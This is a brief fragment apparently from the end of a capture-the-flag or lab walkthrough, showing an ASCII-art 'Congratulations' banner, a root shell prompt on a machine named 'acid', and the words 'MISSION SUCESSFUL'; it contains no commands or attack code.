 / ___|___  _ __   __ _ _ __ __ _| |_ _   _| | __ _| |_(_) ___  _ __  ___ 
| |   / _ \| '_ \ / _` | '__/ _` | __| | | | |/ _` | __| |/ _ \| '_ \/ __|
| |__| (_) | | | | (_| | | | (_| | |_| |_| | | (_| | |_| | (_) | | | \__ \
 \____\___/|_| |_|\__, |_|  \__,_|\__|\__,_|_|\__,_|\__|_|\___/|_| |_|___/
                  |___/                                                   
root@acid:/# █
```

MISSION SUCESSFUL